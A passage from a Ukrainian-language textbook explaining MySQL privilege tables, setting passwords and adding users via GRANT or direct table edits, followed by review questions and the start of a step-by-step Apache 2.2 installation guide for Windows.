Дані таблиці називаються таблицями привілеїв. Кожна таблиця привілеїв складається із поля контексту та поля привілеїв. Поля контексту мають текстовий тип даних та ініційовані порожніми рядками. Поля привілеїв мають тип даних ENUM('N','Y'), тобто в них можна записати одне із двох значень 'N' або 'Y'. Ініційовані поля привілеїв значенням 'N'.

Поле контексту визначає область дії кожного запису таблиці, тобто контекст до якого має відношення той чи інший запис. Наприклад, записані в полях Host и User таблиці user значення "111.univ.edu" та "st", використовуються сервером для ідентифікації користувача st, який подає запит на з'єднання з хоста 111.univ.edu. Записані в полях Host, User і Db таблиці db значення "222.univ.edu", "st1" та "data" будуть використані сервером для ідентифікації користувача st1 який звертається до бази даних data з хоста 111.univ.edu. В полях контексту таблиць tables_priv та columns_priv вказані імена таблиць та комбінації імен таблиць/полів до яких застосовується даний запис. В процесі контролю доступу значення полів Host, User, Password, Db та Table_name порівнюються з даними користувача без врахування регістру символів.

В полях привілеїв вказано операції дозволені для виконання. Сервер формує повний опис привілей користувача на основі комбінацій даних, що зберігаються в різних таблицях привілеїв.

Використання сервером таблиць привілеїв полягає в наступному:

- Поля контексту таблиці `user` визначають чи отримає дозвіл на підключення вхідний запит чи ні. Для дозволених підключень всі привілеї користувача, записані в таблиці `user` розповсюджуються на всі бази даних розміщені на даному сервері.

- Таблиці `db` та `host` використовуються сумісно:

- Поля контексту таблиці `db` визначають до яких баз даних дозволений доступ певного користувача при підключенні з певного хосту. Поля привілеїв даної таблиці визначають дозволені операції.

- Таблиця `host` використовується для розширення функціональності таблиці `db` при необхідності застосування деякого запису із таблиці `db` до різних хостів. Наприклад, при необхідності надання користувачеві можливості звернення до бази даних з різних хостів, слід залишити порожнім поле в запису цього користувача в таблиці `db` та внести в таблицю `host` запис для кожного із хостів.

- Таблиці `tables_priv` та `columns_priv` подібні до таблиці `db`, але областю їх дії звужується до рівня таблиць та полів.

Зазначимо, що привілеї адміністрування (`RELOAD`, `SHUTDOWN` і т.і..) задаються тільки в таблиці `user`. Це пов'язано з тим, що операції адміністрування є операціями над самим сервером, а не над базами даних.

Сервер `mysqld` зчитує зміст таблиць привілеїв один раз при його запуску. З цього моменту визначені привілеї вступають в силу. Зміни які вносяться в таблиці привілеїв за допомогою команд `GRANT`, `REVOKE` та `SET PASSWORD`, враховуються сервером негайно. Якщо вносити зміни в таблиці привілеїв вручну (за допомогою команд `INSERT`, `UPDATE` і т.і.), необхідно запустити оператор `FLUSH PRIVILEGES`, `mysqladmin flush-privileges` або `mysqladmin reload`, щоб вказати серверу на необхідність перезавантаження цих таблиць. В протилежному випадку зміни не вступають в силу, доки сервер не буде перезавантажено. Після вступу змін таблиць привілеїв в дію сервер обробляє клієнтські з'єднання наступним чином:

– Зміни привілей таблиць та полів вступають в силу при наступному запиті клієнта.

– Зміни привілей баз даних вступають в силу при наступному використанні команди `USE db_name`.

– Зміни глобальних привілей і зміна пароля вступають в силу при наступному підключенні користувача.

Оскільки відразу після установки СУБД MySQL є не захищеною, в першу чергу слід задати пароль для користувача `root`, який є адміністратором MySQL. Це можна зробити одним із наведених нижче способів:

– за допомогою запиту `SET PASSWORD`:

```
shell> mysql -u root mysql
mysql> SET PASSWORD FOR root@localhost
=PASSWORD('new_password');
```

– шляхом безпосередньої модифікації таблиць привілеїв:

```
shell> mysql -u root mysql
mysql> UPDATE user SET Password=PASSWORD('new_password')
WHERE user='root';
mysql> FLUSH PRIVILEGES;
```

– використовуючи програму `mysqladmin`:

```
shell> mysqladmin -u root password new_password
```

Звернемо увагу, що пароль вказується за допомогою функції `PASSWORD()`. Після того, як пароль користувача `root` було задано, цей пароль необхідно буде вводити при кожному новому підключенні даного користувача до серверу. Наведемо приклади підключення користувача `root` до бази даних `database_name`, вважаючи, що паролем є рядок `"1111"`. Також будемо вважати, що для підключення використовується програма-клієнт `mysql`, робота з якою реалізована в режимі командного рядка.

При використанні опції `--password` слід скористатись командою:

```
mysql --user= root --password=1111 database_name
```

При використанні опції `-p` слід записати так

```
mysql -u root -p1111 database_name
```

Якщо необхідно, щоб клієнт запитував пароль, то слідует вказати `--password` без будь-яких аргументів:

```
mysql --user= root --password database_name
```

Скорочений варіант запиту з використанням опції `-p` виглядає так:

```
mysql -u root -p database_name
```

Додати нових користувачів СУБД MySQL можна двома способами, або за допомогою команди `GRANT`, або безпосередньо модифікуючи таблиці привілеїв. В наведених нижче прикладах демонструється реалізація обох способів. Використана програми-клієнт `mysql`. В прикладах вважається, що СУБД MySQL незахищена, ім'я адміністратора – `root`, пароль для адміністратора не встановлено. Спочатку введемо трьох користувачів з іменами `monty`, `admin` та `dummy` та наступними привілеями:

- `monty` – повноцінний адміністратор який може під'єднуватись до серверу з будь-якого хосту, але повинен використати для цього пароль `some_pass`.

- `admin` – користувач який може під'єднуватись до серверу тільки з адреси `localhost` без паролю. Даному користувачеві призначені адміністративні привілеї `RELOAD` и `PROCESS`, які дозволяють запускати команди `mysqladmin reload`, `mysqladmin refresh`, `mysqladmin flush-*` та `mysqladmin processlist`. Йому не призначено ніяких привілеїв, які відносяться до баз даних. Тобто цей користувач не має доступу до жодної з них

- `dummy` – користувач, який може під'єднуватись до серверу без паролю, але тільки з локального комп'ютера. Цей користувач не має ніяких привілеїв, тому що все глобальні привілеї мають значення `'N'`.

Для цього слід виконати наступні команди:

```
shell> mysql --user=root mysql
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO monty@localhost  
IDENTIFIED BY 'some_pass' WITH GRANT OPTION;
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO monty@ "%" IDENTIFIED
BY 'some_pass' WITH GRANT OPTION;
```

```
mysql> GRANT RELOAD,PROCESS ON *.* TO admin@localhost;
```

```
mysql> GRANT USAGE ON *.* TO dummy@localhost;
```

Для того, щоб ввести таких же користувачів другим способом (шляхом безпосередньої модифікації таблиці привілеїв) слід виконати наступні команди:

```
shell> mysql --user=root mysql
```

```
mysql> INSERT INTO user VALUES ('localhost', 'monty',
PASSWORD('some_pass'),'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
```

```
mysql> INSERT INTO user VALUES('%','monty',PASSWORD('some_pass'),
'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
```

```
mysql> INSERT INTO user SET Host='localhost',User='admin',
Reload_priv='Y', Process_priv='Y';
```

```
mysql> INSERT INTO user (Host,User>Password) VALUES('localhost',
'dummy','');
```

```
mysql> FLUSH PRIVILEGES;
```

Зазначимо, що в залежності від версії MySQL в даному прикладі слід використовувати різну кількість значень 'Y'.

Введемо ще одного користувача з іменем custom, який може під'єднуватись до СУБД з адрес localhost, server.domain і whitehouse.gov. Даний користувач отримує доступ до бази даних bankaccount тільки з адреси localhost, до бази даних expenses - тільки з whitehouse.gov, а до бази даних customer – із всіх трьох адрес, а також використовує пароль stupid.

Використання оператора GRANT передбачає виконання наступних команд:

```
shell> mysql --user=root mysql
```

```
mysql> GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,DROP
```

```
-> ON bankaccount.*
```

```
-> TO custom@localhost
```

```

-> IDENTIFIED BY 'stupid';
mysql> GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,DROP
-> ON expenses.*
-> TO custom@whitehouse.gov
-> IDENTIFIED BY 'stupid';
mysql> GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,DROP
-> ON customer.*
-> TO custom@'%'
-> IDENTIFIED BY 'stupid';

```

Для того, щоб ввести цього ж користувача шляхом безпосередньої модифікації таблиць привілеїв слід:

```

shell> mysql --user=root mysql
mysql> INSERT INTO user (Host,User>Password)
-> VALUES('localhost','custom',PASSWORD('stupid'));
mysql> INSERT INTO user (Host,User>Password)
-> VALUES('server.domain','custom',PASSWORD('stupid'));
mysql> INSERT INTO user (Host,User>Password)
-> VALUES('whitehouse.gov','custom',PASSWORD('stupid'));
mysql> INSERT INTO db
-> (Host,Db,User,Select_priv,Insert_priv,Update_priv>Delete_priv,
-> Create_priv,Drop_priv)
-> VALUES
-> ('localhost','bankaccount','custom','Y','Y','Y','Y','Y','Y');
mysql> INSERT INTO db
-> (Host,Db,User,Select_priv,Insert_priv,Update_priv>Delete_priv,
-> Create_priv,Drop_priv)
-> VALUES
-> ('whitehouse.gov','expenses','custom','Y','Y','Y','Y','Y','Y');
mysql> INSERT INTO db
-> (Host,Db,User,Select_priv,Insert_priv,Update_priv>Delete_priv,

```

```
-> Create_priv,Drop_priv)
```

```
-> VALUES('%','customer','custom','Y','Y','Y','Y','Y','Y');
```

```
mysql> FLUSH PRIVILEGES;
```

Якщо необхідно надати певному користувачеві право доступу з будь-якого комп'ютера до певного домену, слід скористатись оператором GRANT наступним чином:

```
mysql> GRANT ...
```

```
-> ON *.* *
```

```
-> TO myusername@ "%.mydomainname.com"
```

```
-> IDENTIFIED BY 'mypassword';
```

Щоб виконати ті ж самі дії шляхом безпосередньої модифікації таблиць привілеїв слід виконати наступні команди:

```
mysql> INSERT INTO user VALUES ('%.mydomainname.com',  
'myusername', PASSWORD('mypassword'),...);
```

```
mysql> FLUSH PRIVILEGES;
```

Слід звернути увагу на те, що при вводі параметрів нового користувача для підвищення захисту СУБД повинна використовуватись функція PASSWORD(). Дана функція призначена для шифрування паролів, в протилежному випадку вони будуть зберігатись в БД mysql у відкритому текстовому вигляді. Однак, якщо пароль задається за допомогою оператора GRANT ... IDENTIFIED BY або програми mysqladmin password функція PASSWORD() не використовується. Наприклад, при вводі користувача jeffrey з паролем jeffrey слід записати:

```
mysql> GRANT USAGE ON *.* TO jeffrey@ "%" IDENTIFIED BY 'biscuit';  
або
```

```
shell> mysqladmin -u jeffrey password biscuit
```

Зазначимо, що виконання всіх наведених прикладів та й керування правами користувачів в цілому може здійснюватись не тільки за допомогою програм СУБД MySQL, але й за допомогою інструментальних засобів різноманітних мов програмування, включаючи Php.

Питання для самоперевірки

1. Перерахуйте основні програми, які входять до складу СУБД MySQL?
2. Яке призначення програми mysql?
3. Яке призначення програми mysqld?
4. Яке призначення програми mysqld-nt?
5. Яке призначення програми mysqladmin?
6. Як ввести нового користувача СУБД за допомогою команди GRANT?
7. Як ввести нового користувача СУБД шляхом безпосередньої модифікації таблиць привілеїв?
8. Перерахуйте назви та поясніть значення таблиць привілеїв?
9. Як призначити пароль користувачеві root за допомогою команди GRANT?
10. Як призначити пароль користувачеві root шляхом безпосередньої модифікації таблиць привілеїв?
11. Які поля входять до складу таблиць привілеїв? Поясніть призначення цих полів?
12. Навіщо використовується функція PASSWORD()?
13. Чи у всіх випадках задання паролів даних слід використовувати функцію PASSWORD()?
14. Чи можливо ввести нового користувача СУБД MySQL за допомогою інструментальних засобів мови програмування Php?
15. Як пристосувати СУБД MySQL для використання кирилиці?
16. Чим відрізняється між собою таблиці типу MyISAM та INNODB?
17. Чи можна в СУБД MySQL створити власний тип таблиць?
18. Яке призначення опції create програми mysqladmin?
19. Яке призначення опції drop програми mysqladmin?
20. Яке призначення опції -help програми mysql?
21. Якими ліцензіями регламентується використання СУБД MySQL?

3. УСТАНОВКА СЕРВЕРНОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

3.1. Методика установки та першочергової настройки Веб-серверу Apache

На момент написання даного навчального посібника найсучаснішою, стабільною версією Веб-серверу Apache для операційної системи Windows була Apache 2.2.11. Тому розглянемо методику установки та першочергової настройки саме цієї версії. Зазначимо, що вказана методика для версій Apache 2.2 і вище є однотипною.

Установка Веб-серверу

1. Завантажуємо комп'ютер в режимі адміністратора. Відключаємо мережевий екран. Також слід пересвідчитись, що на комп'ютері не працюють інші Веб-сервери, наприклад IIS. Якщо, інші Веб-сервери працюють, то їх необхідно зупинити, та перезавантажити комп'ютер.

2. Запускаємо інсталяційний пакет `apache_2.2.11-win32-x86-openssl-0.9.8i.msi`. У відповідь відкривається показане на рис.2.1 вікно першого етапу інсталяції Apache. Натискаємо кнопку „Next”.




Рис. 2.1 Вікно першого етапу інсталяції Apache

3. У відповідь відкривається показане на рис.2.2 вікно другого етапу інсталяції Apache. Встановлюємо показані на рис.2.2 настройки, які означають, що користувач погоджується з умовами ліцензійної угоди, та натискаємо кнопку „Next”.



Рис. 2.2 Вікно другого етапу інсталяції Apache

4. У відповідь відкривається показане на рис.2.3 вікно третього етапу інсталяції Apache. Ознайомлюємось з інформацією про Веб-сервер та натискаємо кнопку „Next”.




Рис. 2.3 Вікно третього етапу інсталяції Apache

5. У відповідь відкривається, показане на рис.2.4, вікно четвертого етапу інсталяції Apache. Встановлюємо, показані на рис. 2.4 настройки. При даних настройках Веб-сервер буде:

- встановлено у вигляді сервісу операційної системи Windows, що запускається при завантаженні операційної системи;
- доступний для запуску та управління всіма користувачами операційної системи Windows;
- прослуховувати порт номер 80 (стандартний порту протоколу http);
- у відповідях на помилкові запити вказувати електронну адресу адміністратора Веб-серверу – localhost@student.com;
- обслуговувати Веб-сайт з доменним іменем localhost.

Вказані настройки є найбільш зручними при розробці та тестуванні серверного програмного забезпечення Веб-сайту на локальному комп'ютері. Однак в цьому випадку ресурси Веб-сайту із комп'ютерної мережі будуть недоступними. При необхідності забезпечення такого доступу слід в полі Server Name вказати доменне ім'я комп'ютера на якому встановлюється Веб-сервер. Крім того, в деяких випадках з позицій безпеки інформації, адміністратори комп'ютерних мереж змінюють номер стандартний порту протоколу http. Тому, в реальних умовах розгортання Веб-серверу слід дізнатись цей номер та змінити його відповідно пункту 23. Натискаємо кнопку „Next”. Зазначимо, що вибір опції "only for the Current User..." призводить до ускладнення процесів розгортання та керування Веб-сервером та використовується в специфічних випадках, наприклад, коли запуск та керування Веб-сервером дозволяється тільки адміністратору.

6. Після натиснення клавіші „Next” відкривається показане на рис.2.5 вікно п'ятого етапу інсталяції Apache. Встановлюємо показані на рис.2.5 настройки (обираємо типову інсталяцію Веб-серверу) та натискаємо кнопку „Next”. Вибір опції "Custom" доцільний у випадку часткового розгортання Веб-серверу, або при необхідності виправлення помилок при інсталяції. Часткове розгортання Веб-серверу використовується, наприклад, при

недостатніх апаратних ресурсах комп'ютера-серверу.




Рис. 2.4 Вікно четвертого етапу інсталяції Apache




Рис. 2.5 Вікно п'ятого етапу інсталяції Apache

7. У відповідь відкривається показане на рис.2.6 вікно шостого етапу інсталяції Apache. Залишаємо інсталяційну теку без змін та натискаємо кнопку „Next”. Якщо місцезнаходження до інсталяційної теки змінюється, то це слід відобразити в подальших настройках Веб-серверу.




Рис. 2.6 Вікно шостого етапу інсталяції Apache

8. У відповідь відкривається показане на рис.2.7 вікно сьомого етапу інсталяції Apache. Натискаємо кнопку „Install”.




Рис. 2.7 Вікно сьомого етапу інсталяції Apache

9. У відповідь відкривається показане на рис.2.8 інформаційне вікно про повноту та помилки при інсталяції Apache.




Рис. 2.8 Вікно восьмого етапу інсталяції Apache

10. Сигналом про успішну інсталяцію є поява показаного на рис. 2.9 вікна завершення установки Веб-серверу.




Рис. 2.9 Вікно завершального етапу інсталяції Apache

11. Натискаємо кнопку Finish. У відповідь, після зникнення вікна завершального етапу інсталяції, на панелі задач операційної системи Windows повинен з'явитись, показаний на рис. 2.10 значок управління Веб-серверу. Крім того, відповідні пункти повинні з'явитись в меню "Пуск" операційної системи. Зазначимо, що після інсталяції Веб-сервер відразу запускається.



Рис. 2.10 Значок управління Веб-сервером

Перевірка працездатності Веб-серверу

12. Настроюємо браузер для коректної роботи з Веб-сервером. Зміст настройок полягає в тому, що браузер не буде використовувати проксі-сервер при зверненні до ресурсів локальної мережі, при цьому ресурси мережі Інтернет залишаються доступними. Зазначимо, що на сьогодні найбільш розповсюдженим браузер є Internet Explorer 6, який входить до складу операційної системи Windows XP. Тому порядок настройки браузера розглянемо на його прикладі. При цьому, порядок настройки інших типів браузерів дещо відрізняється, хоча зміст настройок залишається незмінним.

Запускаємо Internet Explorer 6. Виконуємо команди „Сервис→Свойства обозревателя”. У відповідь відкривається, показане на рис. 2.11, вікно настройок браузера. Переходимо на вкладку „Подключения”. Натискаємо на кнопку „Настройка LAN...”.

13. Встановлюємо опції, показані на рис. 2.12.

14. Натискаємо кнопку „ОК” до виходу із режиму настройки браузера.

